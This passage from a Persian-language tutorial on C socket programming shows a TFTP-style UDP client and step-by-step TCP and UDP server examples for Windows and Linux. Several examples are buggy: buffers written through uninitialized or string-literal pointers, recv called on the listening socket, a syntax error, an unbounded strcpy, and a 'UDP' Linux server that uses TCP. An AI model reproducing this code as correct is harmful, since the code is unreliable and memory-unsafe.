   /* Create a datagram/UDP socket */
   if ((sock = socket(PF_INET, SOCK_DGRAM, IPPROTO_UDP)) < 0)
      DieWithError("socket() failed");
   /* Construct the server address structure */
```

```
    memset(&tftpServAddr, 0, sizeof(tftpServAddr));    /* Zero out structure */
    tftpServAddr.sin_family = AF_INET;                 /* Internet addr family
*/
    tftpServAddr.sin_addr.s_addr = inet_addr(servIP);  /* Server IP address */
    tftpServAddr.sin_port   = htons(tftpServPort);     /* Server port */
/* Reads file from server */

if (request == 'R' || request == 'r')
{
bzero(firststring,sizeof(firststring));
firststring[0] = 'R';
strcpy (&firststring[1], fname);   /*File to read*/
firststringlen = strlen (firststring);
/* Send the firststring to the server */
/* get the intial time */
gettimeofday(&start,(struct timezone *)0);
    if (sendto(sock, firststring , firststringlen, 0, (struct sockaddr
*)&tftpServAddr, sizeof(tftpServAddr)) < 0)
        DieWithError("Transfer request failed");
/* Recv a response */
    fromSize = sizeof(fromAddr);
fp = fopen(fname , "wb");
  if (fp == NULL)
{
printf( " \n Unable to open file %s \n ", fname);
close (sock);
exit(0);
}

bzero(tftpBuffer,sizeof(tftpBuffer));
oldblockno = 0;
blockno = 1;
respStringLen = recvfrom(sock, tftpBuffer, ECHOMAX, 0, (struct sockaddr
*)&fromAddr, &fromSize);
gettimeofday(&rtend,(struct timezone *)0);
while (respStringLen  >0)
{
```

```
// printf("Entered into the loop \n");
for (k=0 ; k<=5 ; k++)
blk_no[k] = tftpBuffer[k];
// printf("buffer = %s\n",tftpBuffer);
if(!strcmp(blk_no,"900000"))
{
printf(" The server returned the error %s\n",&tftpBuffer[6]);

exit(0);
}
blockno = atoi(blk_no);
/* Tracks block no for acknowledging */
if ( blockno == oldblockno)
{
printf(" Duplicate Blocks\n");
continue;
}
sendack = blk_no;
sendacklen = strlen (sendack);
tftpServAddr.sin_port   = fromAddr.sin_port;
    /* New Server port */
count+=respStringLen;
// if ((respStringLen = recvfrom(sock, tftpBuffer, ECHOMAX, 0, (struct sockaddr
*)&fromAddr, &fromSize)) < 518)
if(!(respStringLen<518))
{
fwrite (&tftpBuffer[6],sizeof(char),512,fp);   /*reads block from 6th byte ie
data*/
sendto(sock, sendack , sendacklen, 0, (struct sockaddr *)&tftpServAddr,
sizeof(tftpServAddr));
oldblockno = blockno;
}
else
/* checks data block size*/
   {
fwrite (&tftpBuffer[6],sizeof(char),512,fp);   /*reads block from 6th byte ie
data*/
```

```
fclose (fp);
sendto(sock, sendack , sendacklen, 0, (struct sockaddr *)&tftpServAddr,
sizeof(tftpServAddr));
printf("\n File transfer complete. Check file %s \n", fname);
close (sock);
gettimeofday(&end,(struct timezone *)0);
se=end.tv_sec-start.tv_sec;
usec=end.tv_usec-start.tv_usec;
rse=rtend.tv_sec-start.tv_sec;
        rusec=rtend.tv_usec-start.tv_usec;
rttime=(float)rse+((float)rusec/1000000.00);
ttime=(float)se+((float)usec)/1000000.00;
printf(" The effective round trip time is %f in sec \n",rttime);
printf("The effective bandwidth is %f in bytes/sec\n",count/ttime);

exit(0);
    }
bzero(tftpBuffer,sizeof(tftpBuffer));
respStringLen = recvfrom(sock, tftpBuffer, ECHOMAX, 0, (struct sockaddr
*)&fromAddr, &fromSize);
}
}
/* Writes file to server */
if (request == 'W' || request == 'w')
{
bzero(firststring,sizeof(firststring));
firststring[0] = 'W';
strcpy (&firststring[1], fname);   /*File to write*/
firststringlen = strlen (firststring);
gettimeofday(&start,(struct timezone *)0);
/* Send the firststring to the server */
    if (sendto(sock, firststring , firststringlen, 0, (struct sockaddr
*)&tftpServAddr, sizeof(tftpServAddr)) < 0)
        DieWithError("Transfer request failed");
/* Recv a response */
bzero(tftpBuffer,sizeof(tftpBuffer));
    fromSize = sizeof(fromAddr);
```

```
if ((respStringLen = recvfrom(sock, tftpBuffer, ECHOMAX, 0, (struct sockaddr
*)&fromAddr, &fromSize)) < 0)
        DieWithError("Transfer request failed");
// printf(" response = %s\n", tftpBuffer);
gettimeofday(&rtend,(struct timezone *)0);
for (k=0 ; k<=5 ; k++)
blk_no[k] = tftpBuffer[k];
if(!strcmp(blk_no,"900000"))
{
printf(" The server returned the error %s\n",&tftpBuffer[6]);
exit(0);
}
blockno = atoi(blk_no);
if ( blockno !=  0)
DieWithError("Transfer Error");
fp = fopen(fname , "rb");
  if (fp == NULL)
{
printf( " \n Unable to open file %s \n ", fname);
close (sock);
exit(0);
}
// printf(" reached after file open\n");
totalbytes = countbyte (fname);
totalbytes = floor (totalbytes/512 );
for ( i=0 ; i<=totalbytes ; i++)
{
x=i;
//fp = fp + (i * 512); /* moves pointer to start of current block*/
sprintf(blk_no,"%d",++x);
bzero(tftpBuffersend,sizeof(tftpBuffersend));
templen=strlen(blk_no);
for(k=5;k>=0;k--)
{
if(templen>0)
tftpBuffersend[k]=blk_no[--templen];
else
```

```
tftpBuffersend[k]='0';
}
for ( j=6 ; j<= 517  ; j++)
{
if ( (ch =fgetc(fp))!= EOF)
{
// printf("%c\n",ch);
tftpBuffersend[j] = ch;
}
else break;
}
tftpBuffersendlen = strlen (tftpBuffersend);
count+=tftpBuffersendlen;
tftpServAddr.sin_port = fromAddr.sin_port;     /* New Server port */
if (sendto(sock, tftpBuffersend, tftpBuffersendlen,0,(struct sockaddr
*)&tftpServAddr, sizeof(tftpServAddr))<0)
        DieWithError("Write failed");
// printf(" after sending and buffer %s \n", tftpBuffersend);
respStringLen = recvfrom(sock, tftpBuffer, ECHOMAX, 0, (struct sockaddr
*)&fromAddr, &fromSize);
// printf(" received response from server = %s\n",tftpBuffer);
for (k=0 ; k<=5 ; k++)
blk_no[k] = tftpBuffer[k];
blockno = atoi(blk_no);
x=i;
++x;
while (blockno != (x))
{
if (sendto(sock, tftpBuffersend, tftpBuffersendlen,0,(struct sockaddr
*)&tftpServAddr,
sizeof(tftpServAddr))<0)
        DieWithError("Write failed");
respStringLen = recvfrom(sock, tftpBuffer, ECHOMAX, 0, (struct sockaddr
*)&fromAddr, &fromSize);
for (k=0 ; k<=5 ; k++)
blk_no[k] = tftpBuffer[k];
blockno = atoi(blk_no);
```

```
}
}
fclose (fp);
printf("\n File written successfully \n");
close (sock);
gettimeofday(&end,(struct timezone *)0);
se=end.tv_sec-start.tv_sec;
usec=end.tv_usec-start.tv_usec;
rse=rtend.tv_sec-start.tv_sec;
rusec=rtend.tv_usec-start.tv_usec;
rttime=(float)rse+((float)rusec/1000000.00);
ttime=(float)se+((float)usec)/1000000.00;
printf(" The effective round trip time is %f in sec\n",rttime);
printf("The effective bandwidth is %f in bytes/sec\n",count/ttime);
exit(0);
}
}
```

در اینجا دیگر می توانید با کمی خلاقیت برنامه های کلاینت مد نظر خود را برای کاربرد های گوناگون بسازید.

ساخت برنامه سرور:

در این قسمت طریقه و روند ساخت یک برنامه سرویس دهنده را برای سوکت نوع TCP و UDP به صورت جداگانه شرح می دهیم.

در قسمت های قبلی با تفاوت سوکت های UDP و TCP آشنا شده اید و می دانید که در سوکت از نوع TCP ابتدا برنامه کلاینت درخواست اتصال به سرور را می دهد و بعد برنامه سرور درخواست اتصال را دریافت کرده و پاسخی برای برنامه کلاینت ارسال می کند و بعد از این مرحله که به دست تکانی[3] شهرت دارد بعد از این مراحل است که برنامه سرور و کلاینت می توانند انتقال داده داشته باشند و بین آنها اتصال TCP برقرار می شود و بعد از هر دریافت مقصد به مبداء اطلاع می دهد که داده را به درستی دریافت کرده است یا خیر.

ولی برنامه ای که بر مبنای سوکت UDP پایه ریزی شده است دیگر مرحله دست تکانی ندارد و هرگاه یک برنامه بخواهد اطلاعاتی را به مقصد خاصی ارسال کند اطلاعات را در قالب یک بسته UDP به آدرس مقصد می فرستند (با تابع sendto()) و مقصد نیز اگر بخواهد داده ها را دریافت می کن و همه چیز تمام می شود و دیگر مقصد اطلاعی به برنامه مبداء مبنی بر اینکه داده ها را به درستی دریافت کرده ارسال نمی کند این شیوه برای زمانی مناسب است که درست رسیدن اطلاعات خیلی مورد توجه نباشد مثلا در کاربرد های چند رسانه

[3] Hand shaking

ای[4] اگر چند فریم از یک فیلم به درستی دریافت نشود در کل نمایش فیلم تاثیر چندانی ندارد ولی اگر فیلم به کندی پخش شود ولی همه فریم ها به درستی دریافت شوند کسی از نمایش فیلم لذت نخواهد برد.

با این توضیحات مقدماتی که با آنها در قسمت های قبلی کتاب نیز آشنایی پیدا کرده بودید ساخت برنامه سرور را آغاز می کنیم.

برای یاد گیری نحوه ساخت برنامه سرور از یک مثال عملی استفاده می کنیم و قدم به قدم کد های این برنامه را تنظیم می کنیم و در هر قسمت توضیحات لازم در مورد هر تابع و چرایی و چگونگی استفاده از آن را شرح می دهیم به این صورت شما فرا خواهید گرفت که مراحل ساخت یک برنامه سرور به چه صورت است و چه توابعی در اجرای یک سرور دخالت دارند و بعد از آن می توانید به کمک خلاقیت خود هر نوع سرور دیگری که مطابق با نیاز های خودتان است به سادگی بسازید.

برنامه ای که در این جا شرح داده می شود بدین صورت عمل می کنید که سرور یک درخواست اتصال را گرفته و یک رشته را برای کلاینت در خواست کننده ارسال می کند و بعد از آن منتظر می ماند که کلاینت اطلاعات خود را بفرستد و بعد سرور این اطلاعات را در یک متغیر ذخیره می کند.

شرح برنامه:

خوب قبل از هر چیز باید هدر های مورد نیاز برنامه خود را به ابتدای فایل منبع برنامه اضافه کنید.

در اینجا باید تصمیم بگیرید که آیا می خواهید برنامه شما تحت سیستم عامل ویندوز کار کند یا لینوکس که برای هر کدام باید هدر های خاصی را به برنامه اضافه کنید همچنین باید کامپایلر مناسب هر کدام از این دو نوع سیستم عامل را برای کامپایل برنامه خود به زبان ماشین انتخاب کنید[5].

خوب برای سیستم عامل ویندوز باید هدر های زیر را به برنامه خود اضافه کنید:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <winsock2.h>
```

و برای لینوکس :

```
#include    <stdio.h>
```

[4] MultiMedia

۳. براي انتخاب کامپايلر و نحوه استفاده از آن مي توانيد به بخش مخصوص کامپايل کردن برنامه هاي شبکه مراجعه کنيد.

```
#include     <stdlib.h>
#include    <errno.h>
#include    <string.h>
#include <sys/socket.h>
#include    <sys/types.h>
#include    <netinet/in.h>
#include   <sys/socket.h>
#include   <sys/wait.h>
```

تا به اینجا ما هدر هایی که توابع مورد نیاز ما برای ساخت برنامه سرور در آنها قرار دارند را به برنامه خود اضافه کرده ایم و می توانیم کار را ادامه دهیم.

در مرحله بعد ما تابع اصلی برنامه خود یعنی main() را تعریف می کنیم:

```
int  main(int argc , char **argv){
    //تعریف متغیرها و ثوابت محلی تابع
      …..;
      …..;
       //درج کد برنامه
          ……..;
          ……..;
          ……..;

return 0;
}
```

در مثال بالا شمای کلی تابع main() را مشاهده می کنید.

در فصول گذشته با آرگومان های تابع main() یعنی argc و argv آشنا شده اید و می دانید که این آرگومان ها در هنگام اجرای برنامه از طریق سیستم عامل به برنامه (تابع main()) ارسال می شوند و ما از آنها برای گرفتن شماره پورت ارتباطی مورد نظر کاربر و همچنین آدرس آی پی استفاده می کنیم.

البته لازم به ذکر است که چون برنامه ما یک برنامه سرویس دهنده است و سرویس دهنده ها روی ماشین میزبان قرار دارند و وظیفه آنها سرویس دهی به کلاینت ها می باشد ما می توانیم ترتیبی صورت دهیم که برنامه سرویس دهنده ما هر کجا که اجرا شد به صورت خودکار آدرس ماشین را از سیستم دریافت کند. بدین ترتیب دیگر نیازی نیست که کاربر مستقیما آدرس ماشینی را که سرور بر روی آن کار می کند را در برنامه وارد کند.

شما برای این منظور می توانید از ثابت INADDR_ANY استفاده کنید و هر کجا که آدرس ماشین میزبان نیاز بود از این ثابت برای مقدار دهی استفاده کنید.

در ادامه ما باید متغیرهای مورد نیاز برنامه را تعریف کنیم ، می دانیم که برنامه ما نیاز به یک متغیر از نوع SOCKET (= int) برای نگهداری طلاعات مربوط به سوکت مورد استفاده ما در برنامه دارد پس قبل از هر اقدامی این متغیر را به صورت زیر تعریف می کنیم:

```
SOCKET   intSocekt;
```

ما در برنامه نیاز به این داریم که اطلاعات مربوط به آدرس و نوع پروتکل ارتباطی و همچنین شماره پورت ارتباط بین دو ماشین سرور و کلاینت را در متغیری نگهداری کنیم برای این منظور از ساختمان sockaddr_in[1] که در هدر فایل شبکه تعریف شده است استفاده کنیم پس دو متغیر از این ساختمان تعریف می کنیم یکی برای نگهداری اطلاعات مربوط به ماشین سرور و دیگری برای ماشین کلاینتی که درخواست اتصال به سرور را دارد.

```
struct  sockaddr_in  recServer,recClient;
```

متغیر های دیگری نیز برای استفاده از تابع WSAStartup() نیاز است که به صورت زیر تعریف می کنیم:

```
WSADATA    wsaData;
WORD   wVersionRequested;
```

از متغیر اول (که یک ساختمان است) برای نگهداری اطلاعات مربوط به نحوه کار سیستم عامل در خصوص کار با TCP/IP است شرح این ساختمان در فصول قبل امده است برای بررسی این ساختمان می توانید به صفحات قبل مراجعه کنید.

متغیر دوما هم برای معرفی نسخه هدر مورد استفاده ما در برنامه است توجه داشته باشید که اگر تحت سیستم عامل های خانواده *NIX برنامه نویسی می کنید به این متغیرها و تابع WSAStartup() نیازی ندارید و نباید این مرحله را در کد خود درج نکنید. این مرحله فقط مختص سیستم عامل ویندوز و هدر winsock.h است.

[1] شرح این ساختمان در فصول قبلي آمده است

در انتها نیز سه متغیر دیگر تعریف می کنیم یکی برای کنترل خطالها و دیگری بافری برای نگهداری اطلاعات ارسالی یا دریافتی و سومی نیز برای ذخیره کردن طول بافر برنامه.

```
int   intErr,intLen;
char  *pchrBuffer;
```

پس برنامه ما تا بدین جا به صورت زیر است:

```
//define main function:
int  main(int argc , char **argv){
    WSADATA wsaData;
    WORD  wVersionRequested;
    SOCKET intSocket,intRSocket;
    struct    sockaddr_in  recServer,recClient;
    int  intErr;
    char *pchrBuffer;
```

حال بهتر است که صحت ورودی های برنامه خود را که توسط کاربر باید وارد شوند را چک کنیم از آنجایی که ورودی های ما از طریق خط فرمان و بوسیله ارگومان های تابع main() به برنامه ارسال می شود تنها کافی است که مقدار argc را تست کنیم که باید برابر 2 باشد زیرا به جزء نام برنامه باید یک شماره پورت هم از طریق خط فرمان از کاربر بگیریم.

نکته:

توجه داشته باشید که تعدا پورت ها 65535 عدداست و شما باید شماره پورت خو را در این بازه انتخاب کنید البته این نکته را هم مد نظر داشته باشید که 1024 پورت اول برای کاربرد های استانداد رزرو شده است و شما مجاز به انتخاب شماره پورت در این محدوده نیستید. کاربرد های استاندارد یعنی برنامه هایی که به صورت استاندارد در همه جا طبق یک شماره پورت خاص فعالیت می کنند نظیر پروتکل HTTP که بر روی پورت 80 کار می کن یا پروتکل FTP که با پورت 21 عملیاتش را انجام می دهد.

پس کد زیر را بدین منظور به برنامه اضافه می کنیم:

```
if(argc<2)
{
    printf("::Error on The call Program::\n");
    printf("%s  LocalPortNo",argv[0]);
    exit(1);
}
```

اکنون که به صحت ورودی برنامه (شماره پورت) از طرف کاربر مطمئن شدیم باید سیستم عامل را برای برقراری یک ارتباط TCP/IP مهیا سازیم .

ابتدا به متغیر wVersionRequested باید مقدار بدهیم و بعد از آن در تابع WSAStartup() استفاده کنیم مقداری که به این متغیر می دهیم معرف شماره نگارشی از هدر winsock.h است که در برنامه خود از ان استفاده می کنیم:

```
wVersionRequested= MAKEWORD (2,0);
```

در این برنامه از هدر winsock2.h استفاده شده است به همین دلیل هم در ماکرو MAKEWORD عدد 2 را برای تبدیل به مدل word نوشته ایم.

ماکرو MAKEWORD در هدر winsock.h تعریف شده است و وظیفه دارد که آرگومان خود را به نوع word تبدیل کند.

در مرحله بعد تابع WSAData() را فراخوانی می کنیم و مقدار برگشتی آن را توسط یک عبارت شرطی چک می کنیم در صورتی که برابر صفر باشد همه چیز به خوبی پیش رفته است و می توانیم کد های مرحله بعد برنامه را وارد کنیم در غیر این صورت باید از برنامه خارج شویم زیرا که سیستم عامل توانایی پشتیبانی از هدر winsock ما را ندارد.

```
if(WSAStartup(wVersionRequested,&wsaData))
{
    printf("\n::Error On init Socket::\n");
    exit(1);
}
```

نکته:

توجه داشته باشید که اگر از هدر sys/type.h و sys/socket.h استفاده می کنید یعنی برای سیستم عامل لینوکس یا هم خانواده ان برنامه می نویسید نیازی به مرحله فوق (آماده سازی سیستم عامل توسط تابع WSAStartup() ندارید و نباید این مرحله را در برنامه خود درج کنید).

مقدار دادن به عناصر متغیر ساختمان sockaddr_in در این مرحله امکان پذیر است پس :

```
recServer.sin_addr.S_un.S_addr= INADDR_ANY;
recServer.sin_family=AF_INET;
recServer.sin_port=htons(atoi(argv[1]));
```

با توابع و قسمت های مختلف کد بالا در فصول قبل اشنا شده اید و در صورت هر گونه ابهام می توانید به صفحات قبلی مراجعه کنید.

سوکت مورد نیاز برنامه خود را می سازیم :

```
intSocket=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
if(intSocket==INVALID_SOCKET)
{
    printf("\n::Error On Create Socket::\n");
    WSACleanup();
    exit(1);
}
```

سوکت برنامه ما طبق آرگومان اول سازگار با کاربرد های اینترنتی و طبق آرگومان دوم از نوع اتصال گرا (tcp) است.

در بدنه تصمیم گیری نیز بررسی می کنیم که آیا تابه socket() کار خود را با موفقیت انجام داده یا خیر در صورت منفی بودن جواب از برنامه خارج می شویم و قبل از ان با تابع WSACleanup() حافظه اشغالی به منظور آماده سازی سیستم عامل را آزاد می کنیم.

تابع bind() را در این قسمت باید فراخوانی کنیم تا اطلاعات سوکت را به سرویس دهنده پیوند بزنیم:

```
intErr=bind(intSocket,&recServer,sizeof(recServer));
if(intErr==SOCKET_ERROR)
{
    printf("\n::Error On the Call  bind Function::\n");
    WSACleanup();
    exit(1);
}
```

همه چیز واضح است و نیازی به توضیح اضافه ندارد.

آرگومان اول متغیر سوکت آرگومان دوم آدرس ساختمانی که اطلاعات سوکت در آن قرار داد و آرگومان سوم اندازه ساختمان است.

اکنون که مقدمات دریافت درخواست کاربران در برنامه سرور را فراهم کرده ایم باید با استفاده از تابع listen() بر روی خط گوش دهیم تا به محض دریافت یک درخواست اتصال بتوانیم به کاربر درخواست کننده جواب دهیم برای این منظور کد زیر را در دنباله برنامه می نویسیم:

```
intErr=listen(intSocket, SOMAXCONN );
if(intSocket == SOCKET_ERROR)
{
    printf("\n::Error On the Call listen Function::\n");
WSACleanup();
    exit(1);
}
```

آرگومان اول متغیر سوکت برنامه است و آرگومان دوم تعداد درخواست هایی است که برنامه می تواند در یک زمان پاسخ دهد که در این جا برابر ثابت SOMAXCONN قرار داده شده است یعنی ماکزیمم حدی که می توان برای این عمل در نظر گرفت.

نکته:

همان طور که می دانید برنامه در هر زمان فقط می تواند به یک درخواست رسیدگی کند و بقیه در خواست ها به صورت معلق (susped) در سیستم عامل می مانند.

بعد از گرفتن درخواست کاربر نوبت به قبول درخواست می رسد ، تابع accept() بدین منظور در برنامه سرور استفاده می شود.

کد این قسمت به این صورت است:

```
 IntLen= sizeof(recClient));
 intRSocket=accept(intSocket,&recClient,&intLen);
 if(intRSocket==INVALID_SOCKET){
     printf("\n::Error On the Accept Connection::\n");
     WSACleanup();
     exit(1);
```

```
}
```

در اینجا شما می توانید به تفاوت تابع bind() و accept() پی ببرید.

در تابع bind() مشخصات سیستم خود را به سوکت معرفی می کنیم و بسته های ارسالی را به پورت خواصی که مد نظر ماست هدایت می کنیم و در تابع accept() تقاضای اتصال ماشین راه دور را قبول کرده و مشخصات کامپیوتر راه دور را گرفته و در محلی از حافظه (ساختمان تعریف شده برای این منظور) نگهداری می کنیم.

در اینجا نیز صحت عمل کرد تابع را بررسی کرده و در صورت بروز هر خطایی برنامه را به پایان می رسانیم.

نکته :

اگر نیاز بود که شماره خطای رخ داده در برنامه را برای بررسی نوع خطا و دلیل به وجود آمدن به دست بیاوریم می توانید از تابع **WSAGetLastError()** برای این منظور استفاده کنید. پس می توان نوشت:

```
IntLen= sizeof(recClient);
intRSocket=accept(intSocket,&recClient, &intLen);
if(intRSocket==INVALID_SOCKET){
    printf("\n::Error On the Accept Connection::\n");
    printf(“Error Code:%d”,WSAGetLastError());
    WSACleanup();
    exit(1);
}
```

در اینجاست که می توانیم به ارسال و دریلفت داده ها بین سرور و کلاینت بپردازیم. برای ارسال از تابع send() و برای دریافت از تابع recv() استفاده می کنیم.

برنامه سرور ما بدین صورت بود که بعد از قبول درخواست اتصال یک رشته برای کلاینت وصل شده به سرور ارسال می کرد و بعد منتظر دریافت اطلاعات از کلاینت می بود ، رشته ای که ما در این جا برای کلاینت ارسال می کنیم برابر "Salam" است پس کد زیر را در ادامه می نویسیم:

```
pchrBuffer="Salam\0";
intErr=send(intRSocket,pchrBuffer,strlen(pchrBuffer),0);
if(intErr==SOCKET_ERROR){
    printf("\n::Error On Send Data::\n");
```

```
    printf("Error Code:%d",WSAGetLastError());
    WSACleanup();
     exit(1);
}
```

رشته حاوی کارکتر های "Salam " را در بافر برنامه قرار می دهیم و انتهای آن را با کاراکتر 0\ مشخص می کنیم و بعد با استفاده از تابع send() آن را برای کلاینت وصل شده به سرور ارسال می کنیم و بعد صحت ارسال اطلاعات را بررسی می کنیم در صورت بروز خطا برنامه را با پیغام مناسب به پایان می بریم.

و برای دریافت اطلاعات:

ابتدا باید بافر را خالی کرد برای این منظور از تابع memset() استفاده می کنیم و بعد از تابع recv() برای دریافت اطلاعات بهره می جویم.

```
memset(pchrBuffer,'\0',strlen(pchrBuffer));
intErr=recv(intSocket,pchrBuffer,strlen(pchrBuffer),0);
if(intErr==SOCKET_ERROR){
      printf("\n::Error On Recev Data::\n");
      printf("Error Code:%d",WSAGetLastError());
      exit(1);
}
```

در انتهای برنامه نیز اطلاعات دریافتی را چا پ کرده و حافظه های اخذ شده از سیستم را آزاد می کنیم و برنامه را به انتها می رسانیم.

```
printf("\nRecived Data:%s\n",pchrBuffer);
closesocket(intSocket);
WSACleanup();
getch();
return 0;
}
```

در این جا به پایان برنامه در حالت سرور بر روی TCP رسیده ایم یک با کل کد برنامه را مرور می کنیم:

برنامه سرور TCP برای سیستم عامل خانواده ویندوز:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <conio.h>
#include <winsock2.h>
int  main(int argc , char **argv){

    WSADATA wsaData;
    WORD  wVersionRequested;
    SOCKET intSocket;
    struct    sockaddr_in  recServer,recClient;
    int  intErr,intLen;
    char *pchrBuffer;
        if(argc<2){
            printf("::Error on The call Program::\n");
            printf("%s  LocalPortNo",argv[0]);
            exit(1);
        }
        wVersionRequested= MAKEWORD (2,0);
        if(WSAStartup(wVersionRequested,&wsaData)){
            printf("\n::Error On init Socket::\n");
           exit(1);
        }
        recServer.sin_addr.S_un.S_addr= INADDR_ANY;
        recServer.sin_family=AF_INET;
        recServer.sin_port=htons(atoi(argv[1]));
        intSocket=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP);
        if(intSocket==INVALID_SOCKET){
            printf("\n::Error On Create Socket::\n");
           WSACleanup();
           exit(1);
        }
        intErr=bind(intSocket,&recServer,sizeof(recServer));
        if(intErr==SOCKET_ERROR){
            printf("\n::Error On the Call  bind Function::\n");
            WSACleanup();
```

```
            exit(1);
        }
        intErr=listen(intSocket, SOMAXCONN );
        if(intSocket == INVALID_SOCKET){
            printf("\n::Error On the Call listen Function::\n");
            WSACleanup();
            exit(1);
        }
        intLen= sizeof(recClient));
        intRSocket=accept(intSocket,&recClient,&intLen);
        if(intRSocket==INVALID_SOCKET){
            printf("\n::Error On the Accept Connection::\n");
            printf("Error Code:%d",WSAGetLastError());
            WSACleanup();
            exit(1);
        }
        pchrBuffer="Salam\0";
        intErr=send(intRSocket,pchrBuffer,strlen(pchrBuffer),0);
        if(intErr==SOCKET_ERROR){
            printf("\n::Error On Send Data::\n");
            printf("Error Code:%d",WSAGetLastError());
            WSACleanup();
            exit(1);
        }
        memset(pchrBuffer,'\0',strlen(pchrBuffer));
        intErr=recv(intSocket,pchrBuffer,strlen(pchrBuffer),0);
        if(intErr==SOCKET_ERROR){
            printf("\n::Error On Recev Data::\n");
            printf("Error Code:%d",WSAGetLastError());
            exit(1);
        }
        printf("\nRecived Data:%s\n",pchrBuffer);
        closesocket(intSocket);
        WSACleanup();
        getch();
return 0;
}
```

برنامه سرور TCP برای سیستم عامل خانواده لینوکس و یونیکس:

```
#include   <stdio.h>
#include   <stdlib.h>
#include   <errno.h>
#include   <netdb.h>
#include <sys/socket.h>
#include   <sys/types.h>
#include   <netinet/in.h>

int  main(int argc , char **argv){
     int intSocket,intRSocket;
     struct    sockaddr_in  recServer,recClient;
     int  intErr,intLen;
     char *pchrBuffer;
          if(argc<2){
             printf("::Error on The call Program::\n");
             printf("%s  LocalPortNo",argv[0]);
             exit(1);
          }
          recServer.sin_addr.S_addr= INADDR_ANY;
          recServer.sin_family=AF_INET;
          recServer.sin_port=htons(atoi(argv[1]));
          intSocket=socket(AF_INET,SOCK_STREAM,0);
          if(intSocket == -1){
              printf("\n::Error On Create Socket::\n");
             exit(1);
          }
          intErr=bind(intSocket,&recServer,sizeof(recServer));
          if(intErr== -1){
              printf("\n::Error On the Call  bind Function::\n");
              exit(1);
          }
          intErr=listen(intSocket, 5 );
          if(intSocket == -1){
              printf("\n::Error On the Call listen Function::\n");
             exit(1);
          }
```

```
        intLen= sizeof(recClient));
        intRSocket=accept(intSocket,&recClient,&intLen);
        if(intRSocket== -1){
            printf("\n::Error On the Accept Connection::\n");
           exit(1);
        }
        pchrBuffer="Salam\0";
        intErr=send(intRSocket,pchrBuffer,strlen(pchrBuffer),0);
        if(intErr== -1){
            printf("\n::Error On Send Data::\n");
           exit(1);
        }
        memset(pchrBuffer,'\0',strlen(pchrBuffer));
        intErr=recv(intSocket,pchrBuffer,strlen(pchrBuffer),0);
        if(intErr== -1){
            printf("\n::Error On Recev Data::\n");
            exit(1);
        }
        printf("\nRecived Data:%s\n",pchrBuffer);
        closesocket(intSocket);
return 0;
}
```

ساخت سرور UDP برای خانواده ویندوز:

در حالت سوکت های دیتا گرام (UDP) برای برنامه سرور دیگر نیازی به تابع accept() ندارید و می توانید هر لحظه که اطلاعاتی به سمت سرویس دهنده رسید آن را دریافت کنید و بعد ارتباط برقرار شده را خاتمه دهید و در برنامه مشتری هم به همین صورت یعنی دیگر نیازی به استفاده از تابع accept() نیست و هر لحظه که مایل بودید به شرط داشتن آدرس ماشینی که برنامه سرور در آن قرار دارد به سمت سرور اطلاعاتی ارسال کنید و بعد از پایان ارسال خود به خود ارتباط قطع می شود یعنی اینکه شما اطلاعاتی را ارسال می کنید و دیگر به مسائل دیگر کاری ندارید البته ممکن است که اطلاعات درست به سرور نرسد که در این صورت هیچ راهی برای فهمیدن این موضوع وجود ندارد (سرور بعد از دریافت اطلاعات پاسخی مبنی بر صحت دریافت اطلاعات به سمت شما ارسال نمی کند)

در این مدل وقتی می توانیم ارسال اطلاعات داشته باشیم که آدرس ماشین هدف را بدانیم .

برای ارسال و دریافت اطلاعات از دو تابه sendto() و recvfrom() استفاده می کنیم.

در یک برنامه نمونه سرور خواهید فهمید که نحو انجام کار به چه صورت است:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <conio.h>
#include <winsock2.h>
int  main(int argc , char **argv){

    WSADATA wsaData;
    WORD  wVersionRequested;
    SOCKET intSocket;
    struct    sockaddr_in  recServer,recClient;
    int  intErr;
    char *pchrBuffer;
        if(argc<2){
           printf("::Error on The call Program::\n");
           printf("%s  LocalPortNo",argv[0]);
           exit(1);
        }
        wVersionRequested= MAKEWORD (2,0);
        if(WSAStartup(wVersionRequested,&wsaData)){
            printf("\n::Error On init Socket::\n");
           exit(1);
        }
        recServer.sin_addr.S_un.S_addr= INADDR_ANY;
        recServer.sin_family=AF_INET;
        recServer.sin_port=htons(atoi(argv[1]));
        intSocket=socket(AF_INET,SOCK_DGRAM,IPPROTO_UDP);
        if(intSocket==INVALID_SOCKET){
            printf("\n::Error On Create Socket::\n");
           WSACleanup();
           exit(1);
        }
        intErr=bind(intSocket,&recServer,sizeof(recServer));
        if(intErr==SOCKET_ERROR){
            printf("\n::Error On the Call  bind Function::\n");
            WSACleanup();
            exit(1);
```

```
            }
            memset(pchrBuffer,'\0',strlen(pchrBuffer));
            intErr=recvfrom(intSocket,pchrBuffer,strlen(pchrBuffer),0
                  ,&recClient,sizeof(recClient));
            if(intErr==SOCKET_ERROR){
                printf("\n::Error On Send Data::\n");
                printf("Error Code:%d",WSAGetLastError());
                WSACleanup();
               exit(1);
            }
            printf("\nRecived Data:%s\n",pchrBuffer);
            closesocket(intSocket);
           WSACleanup();
            getch();
return 0;
}
```

سرور UDP برای سیستم عامل لینوکس:

```
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <stdio.h>
#include <unistd.h> /* close */

#define SUCCESS 0
#define ERROR   1
#define END_LINE 0x0
#define SERVER_PORT 1500
#define MAX_MSG 100

/* function readline */
int read_line();

int main (int argc, char *argv[]){
  int sd, newSd, cliLen;
  struct sockaddr_in cliAddr, servAddr;
  char line[MAX_MSG];
```

```
/* create socket */

sd = socket(AF_INET, SOCK_STREAM, 0);
 if(sd<0) {
  perror("cannot open socket ");
  return ERROR;
}

/* bind server port */

servAddr.sin_family = AF_INET;
servAddr.sin_addr.s_addr = htonl(INADDR_ANY);
servAddr.sin_port = htons(SERVER_PORT);
if(bind(sd, (struct sockaddr *) &servAddr, sizeof(servAddr))<0) {
  perror("cannot bind port ");
  return ERROR;
}
listen(sd,5);
while(1) {
  printf("%s: waiting for data on port TCP  %u\n",argv[0],SERVER_PORT);
  cliLen = sizeof(cliAddr);
  newSd = accept(sd, (struct sockaddr *) &cliAddr, &cliLen);
  if(newSd<0) {
    perror("cannot accept connection ");
    return ERROR;
  }

  /* init line */

  memset(line,0x0,MAX_MSG);

  /* receive segments */

